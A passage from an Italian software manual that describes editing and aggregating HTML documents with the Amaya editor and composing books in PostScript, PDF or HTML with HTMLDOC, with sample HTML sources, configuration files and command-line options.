
Quando si accede a un riferimento ipertestuale, come si fa di solito con i navigatori, il documento che si ottiene può occupare la stessa finestra di partenza, oppure può essere messo in un'altra. La scelta è abbastanza logica: se il documento di partenza non è stato alterato, si utilizza la stessa finestra iniziale.

Per selezionare un riferimento ipertestuale, in condizioni normali serve un clic doppio con il primo tasto del mouse, perché con uno solo si posiziona semplicemente il cursore del testo. È possibile modificare la configurazione per fare in modo che basti un solo clic, ma in generale questa non è una buona idea, dal momento che diventerebbe difficile portare il cursore sopra un riferimento ipertestuale.

475.1.1 Modifica del documento

La modifica di un documento HTML può avvenire in modo visuale, diretto, attraverso la finestra che si usa anche per la sua lettura. La vera «forza» di Amaya sta nella possibilità di accedere al documento in una forma diversa, attraverso la sua struttura, in modo da avere una visione più chiara di ciò che si sta facendo.

Dal menù `Views` si possono selezionare le voci `Show structure` e `Show alternate`. La prima apre una finestra separata contenente la struttura, come si vede nell'esempio di figura 475.2, la seconda mostra il documento in un modo alternativo, precisamente in forma testuale senza grafica. La modifica in una di queste finestre si ripercuote simultaneamente su tutte le altre.

Figura 475.2. La visione della struttura.

Dallo stesso menù è possibile selezionare la voce *Show source* per accedere a una finestra contenente il sorgente del documento. Anche se è possibile modificare il testo direttamente nel sorgente, le modifiche non si applicano istantaneamente alle altre finestre, a meno di utilizzare la voce *Synchronize* dal menù *File*. Tuttavia, lo svantaggio nell'accedere direttamente al sorgente sta nel fatto che Amaya ha difficoltà a correggere gli errori nell'uso dell'HTML da parte di un autore inesperto, mentre nelle altre finestre questo non può avvenire, perché la struttura è sotto il pieno controllo del programma.

È interessante notare che alla base di ogni finestra utile per accedere alla modifica del documento appare l'indicazione sintetica della struttura del punto in cui si trova il cursore. Per esempio, la sequenza

```
Text \ P \ BODY \ HTML
```

indica che si tratta di testo contenuto in un elemento '**P**', che è contenuto nell'elemento '**BODY**', che a sua volta è parte dell'elemento '**HTML**':

```
<HTML>
    <BODY>
        <P>... <!-- Testo --> </P>
    </BODY>
</HTML>
```

Oltre alle specificità di Amaya, il suo funzionamento è abbastanza intuitivo. Si comprende che per poter essere utilizzato in modo conveniente, è più importante conoscere bene le poten-

zialità dell'HTML e dei fogli di stile CSS, prima di cercare di approfondire l'uso di questo programma.

475.2 Configurazione

La maggior parte della configurazione di Amaya è accessibile attraverso una delle voci del sottomenù *Preferences* del menù *Special*.

Nella directory personale dell'utente che utilizza il programma, Amaya crea la sottodirectory '`.amaya/`', in cui inserisce il file di configurazione generale '`thot.rc`', la sottodirectory per la sua memoria cache, '`libwww-cache/`' e i propri file temporanei. A parte la collocazione del file '`thot.rc`', il resto può essere spostato altrove attraverso la configurazione.

475.3 Aggregazione di un documento composto

Amaya è in grado di aggregare un documento composto da più «pagine» HTML in un solo file, attraverso la voce *Make book* del menù *Special*.

Per ottenere questo risultato si parte da un file HTML composto da un titolo contenuto in un elemento '**`H1`**', seguito da testo e da una serie di riferimenti. Questi riferimenti (l'elemento '**`A`**' con l'attributo '**`HREF`**') sono organizzati solitamente in un elenco puntato o numerato, ma a parte questo, tali riferimenti devono contenere anche l'attributo '**`REL`**', a cui viene assegnato il valore '**`chapter`**' o '**`subdocument`**'. L'esempio seguente rappresenta bene questa struttura di partenza:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
                      "http://www.w3.org/TR/REC-html40/loose.dtd">
<html>
<head>
  <title>Using Amaya</title>
  <style type="text/css">BODY { background-color : #FFFFFF }</style>
</head>
<body lang="en">
<!-- ... -->
<h1 style="text-align : center">Using Amaya</h1>
<!-- ... -->
<p>Each following section gives a short description of how to use a
specific Amaya functionality.</p>
<ul>
  <li><a rel="Chapter" href="Browsing.html#Browsing">Browsing with
  Amaya</a></li>
  <li><a rel="Chapter" href="Selecting.html#Selecting">Selecting</a></li>
  <li><a rel="Chapter" href="Searching.html#Searching">Searching and replacing
    text</a></li>
  <li><a rel="Chapter" href="Views.html#Views">Displaying Views</a></li>
  <li><a rel="Chapter" href="Creating.html#Creating">Creating new
  elements</a></li>
<!-- ... -->
</ul>
<!-- ... -->
<p><a name="There">There is also a brief introduction </a> which
explains some of the different types that can be used in Amaya such as
```

```
headings, lists, and quotations, and how to use them.</p>
<ul>
  <li><a href="HTML-elements/infoTypes.html" rel="Chapter">Information types
    in HTML</a></li>
  <li><a href="HTML-elements/structure.html" rel="Chapter">HTML Document
    Structure</a></li>
  <li><a href="HTML-elements/headings.html" rel="Chapter">Headers</a></li>
<!-- ... -->
</ul>
<hr>
<!-- ... -->
</body>
</html>
```

In particolare, l'elemento

```
<a href="HTML-elements/structure.html" rel="Chapter">HTML Document Structure</a>
```

implica l'inclusione del corpo del file '`HTML-elements/structure.html`' in quel punto, al posto del suo riferimento.

Per la precisione, si possono distinguere questi casi: quando il riferimento è fatto a un documento completo, come appena visto, si ottiene l'inclusione del contenuto del suo elemento '**`BODY`**'; se invece il riferimento è fatto a un'etichetta di un certo elemento, viene incorporato solo il contenuto di quell'elemento.

Nella realizzazione di un documento articolato in più file differenti, converrebbe avere l'accortezza di delimitare la parte sostanziale del testo di ogni file HTML in un elemento '**`DIV`**' provvisto di etichetta a cui poter fare riferimento attraverso l'indice di partenza (l'attributo '**`ID`**'). In questo modo si potrebbero escludere dall'aggregazione una serie di informazioni che servono solo per la navigazione (pulsanti per avanzare, indietreggiare o raggiungere l'indice).

Un indice di partenza può anche fare riferimento a file che contengono a loro volta dei sottoindici, realizzando quindi una struttura ad albero abbastanza articolata. Amaya continua ad aggregare i file finché trova elementi '**`A`**' contenenti l'attributo '**`REL`**' a cui sono assegnate le parole chiave già indicate.

475.4 Riferimenti

- Irène Vatton, *Amaya documentation*
  ⟨*http://www.w3.org/Amaya/User/*⟩
- Irène Vatton, Vincent Quint, José Kahan, *Using Amaya*
  ⟨*http://www.w3.org/Amaya/User/Manual.html*⟩

[1] **Amaya** software libero con licenza speciale

HTMLDOC

HTMLDOC [1] è un sistema di composizione basato su HTML. In pratica, si parte da uno o più file HTML e si ottiene una composizione in PostScript, PDF e HTML. I file HTML di partenza devono avere una struttura ragionevolmente semplice, dove il testo sia strutturato in capitoli, inizianti con un'intestazione '**H1**', suddivisi nel modo consueto, attraverso le intestazioni di livello inferiore ('**H2**', '**H3**',... '**H7**'). In questo modo, HTMLDOC è in grado di generare automaticamente un indice generale e diventa utile tutto il sistema anche quando l'obiettivo è la generazione di una composizione finale nello stesso formato HTML.

HTMLDOC è disponibile sia su piattaforme Unix, sia su sistemi MS-Windows. In particolare, può funzionare in modo interattivo, attraverso l'interfaccia grafica, oppure in modo non interattivo utilizzando semplicemente opzioni della riga di comando.

476.1 Sorgente HTML

Il sorgente di un documento HTMLDOC può essere contenuto in un file singolo, oppure in più file HTML distinti. La prima cosa che dovrebbe apparire nel corpo del file HTML è un'intestazione di tipo '**H1**'.

In questi file HTML non sono ammissibili le inserzioni di oggetti, a parte le immagini nel modo consueto, attraverso l'elemento '**IMG**'; non si possono usare le cornici (*frame*); vengono ignorati gli script e le applet. È possibile selezionare soltanto i tipi di carattere standard, corrispondenti a: Helvetica, Times e Courier. Dal momento che HTMLDOC è disponibile anche su piattaforma MS-Windows, il carattere Arial viene convertito automaticamente in Helvetica. Non sono gestiti i fogli di stile e le tabelle sono riconosciute solo al livello di HTML 3.2.

La documentazione di HTMLDOC è scritta in questo modo, per cui può essere osservata la tecnica utilizzata e il risultato che si ottiene. In generale, dopo l'elemento '**HEAD**', all'interno dell'elemento '**BODY**' si comincia subito con un'intestazione '**H1**'. L'esempio seguente è un estratto del file '`intro.html`', che è il primo del gruppo di file che compongono la documentazione di HTMLDOC:

```
<HTML>
<HEAD>
   <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1">
   <META NAME="author" CONTENT="Michael R. Sweet">
   <META NAME="copyright"
CONTENT="Copyright 1997-1999, See the GNU General Public License for Details.">
   <META NAME="Author" CONTENT="Michael R. Sweet, Easy Software Products">
   <TITLE>HTMLDOC 1.7 User's Guide</TITLE>
</HEAD>
<BODY>

<DIV ALIGN=right>
<H1>
Introduction</H1></DIV>

<H2>
About This Software</H2>
This document describes how to use the <I>HTMLDOC</I> software, version
1.7. <I>HTMLDOC</I> is a HTML document processing program that generates
indexed HTML, Adobe&reg; PostScript<SUP>TM</SUP>, and Adobe Portable Document
```

```
Format (PDF 1.2) files suitable for printing or online viewing.

<P>No restrictions are placed upon the output produced by <I>HTMLDOC</I>.

<H2>History</H2>

Like many programs <I>HTMLDOC</I> was developed in response to a need
my company had for generating high-quality documentation in printed and
...
...

<H2>Why Just HTML?</H2>

Some people have asked why this program only deals with HTML input files
and is not able to read any Standard Generalized Markup Language (SGML)
file. The reasons are numerous but basically boil down to:
...
...
</BODY>
</HTML>
```

Eventualmente è possibile convertire un file HTML singolo che non sia conforme a questa struttura, utilizzando un'opzione apposita, '**`--webpage`**', con la quale non si ottiene più l'indice generale, ma soprattutto non è possibile aggregare più file HTML assieme in un documento finale unico.

HTMLDOC è progettato per gestire documenti di dimensioni molto grandi; tuttavia esistono dei limiti, fissati nel file '`config.h`', che appartiene ai sorgenti del programma. Eventualmente si possono estendere tali limiti modificando questo file e ricompilando successivamente i sorgenti.

476.2 Funzionamento

HTMLDOC si compone dell'eseguibile '**`htmldoc`**', che può essere avviato senza argomenti, per ottenere un funzionamento interattivo:

```
htmldoc [opzioni file_html...]
```

È prevista la presenza di un file di configurazione personale, dei singoli utenti. Si tratta del file '`~/.htmldocrc`'. Questo file viene creato la prima volta dall'eseguibile '**`htmldoc`**' e potrebbe essere utile ritoccare la direttiva di dichiarazione del programma usato per modificare i file HTML sorgenti:


```
#HTMLDOCRC 1.7
EDITOR=amaya %s
```

In questo caso, si fa in modo di utilizzare Amaya per la modifica del sorgente HTML, quando questo tipo di programma viene richiamato da HTMLDOC.

Purtroppo non è disponibile una documentazione sufficiente sulle direttive di questo file di configurazione.

Nel seguito viene mostrato il funzionamento interattivo di HTMLDOC, abbinando anche la descrizione delle opzioni che possono servire per ottenere lo stesso risultato senza interazione con il programma. Intanto, nella figura 476.3 si può osservare come appare inizialmente, dopo l'avvio con il comando seguente:

$ **htmldoc** [*Invio*]

Figura 476.3. Aspetto iniziale di HTMLDOC, quando viene avviato senza argomenti.

Nella parte bassa del pannellino grafico, appaiono alcuni pulsanti grafici, che fanno riferimento alla possibilità di creare e salvare un file contenente tutte le informazioni sulla composizione che si vuole generare. Questo file può essere inteso come la configurazione del libro che si vuole comporre.

- Il pulsante NEW serve a eliminare il lavoro in corso, per ricominciare con un altro nuovo.
- Il pulsante OPEN permettere di accedere al file system per selezionare un file contenente le informazioni su una composizione già predisposta in precedenza.
- I pulsanti SAVE e SAVE AS consentono di salvare l'impostazione attuale, eventualmente dando un nome nuovo alla cosa.
- Il pulsante GENERATE avvia la composizione in base alle informazioni indicate, generan-

do uno o più file PostScript, PDF o HTML, a seconda di quanto specificato a questo proposito.

- Il pulsante CLOSE termina il funzionamento di HTMLDOC.


La parte centrale del pannello grafico di HTMLDOC cambia in funzione del lembo superiore selezionato.

476.2.1 Definizione dei file sorgenti

La prima fase per arrivare alla composizione è quella della selezione dei file HTML che compongono i sorgenti. Ciò si fa dalla finestra che si ottiene selezionando l'etichetta `Input`, che corrisponde alla situazione in cui si presenta HTMLDOC all'avvio.

In alto, si può osservare la presenza di due pulsanti di selezione, dove si può specificare il tipo di sorgente che si utilizza. La voce BOOK indica l'intenzione di utilizzare uno o più file HTML per generare un documento unico, in forma di libro, mentre la voce WEB PAGE, corrispondente all'opzione '**`--webpage`**', specifica che si tratta di un solo file HTML che non ha la struttura richiesta per realizzare un libro.


Il pulsante grafico laterale ADD FILE consente di accedere al file system per selezionare i file HTML che compongono i sorgenti del documento che si vuole comporre. Nella figura 476.4 appaiono selezionati i file '`uno.html`', '`due.html`' e '`tre.html`'.

Figura 476.4. Sono stati selezionati tre file.

Sul lato destro si possono osservare anche altri pulsanti grafici, che si abilitano solo quando si seleziona uno o più nomi nell'elenco di quelli che compongono l'insieme dei sorgenti del documento: EDIT FILE permette di avviare automaticamente il programma per la modifica dei file HTML; DELETE FILE elimina i nomi evidenziati dall'elenco, ma senza cancellarli dal file system; MOVE UP e MOVE DOWN consentono di spostare il nome selezionato in alto o in basso, cambiando l'ordine.

Per completare l'estetica della composizione, è possibile specificare un'immagine da usare come logo e un'altra immagine da utilizzare nella copertina (ammesso che sia stata ablitata la sua generazione). Nel primo caso si può usare l'opzione '**`--logoimage`** ***file_immagine***'; nel secondo l'opzione '**`--titlefile`** ***file_immagine***'.

476.2.2 Composizione


L'etichetta *`Output`* consente di accedere alla definizione del file o dei file che si vogliono ottenere dalla composizione. Il risultato della composizione può essere un file oppure una directory, selezionando FILE oppure DIRECTORY, rispettivamente. Queste due voci corrispondono alle opzioni '**`--outfile`** ***file***' e '**`--outdir`** ***directory***'. Il file o la directory in questione si indicano sotto, mentre più giù si specifica esattamente il tipo di composizione che si vuole generare: HTML, PS, PS2 e PDF (opzione '**`--format {ps1|ps2|pdf|html}`**').

Figura 476.5. Definizione del risultato della composizione che si vuole ottenere.

Il senso delle opzioni che appaiono nel resto della maschera è abbastanza intuitivo. Si può osservare il fatto che sia possibile cambiare il colore dello sfondo e anche utilizzare un'immagine per questo.

Se si indica una directory, si intende generare un gruppo di file nella directory stessa. Ciò può essere utile nella composizione in HTML, ma funziona nello stesso modo anche per le altre forme di composizione.

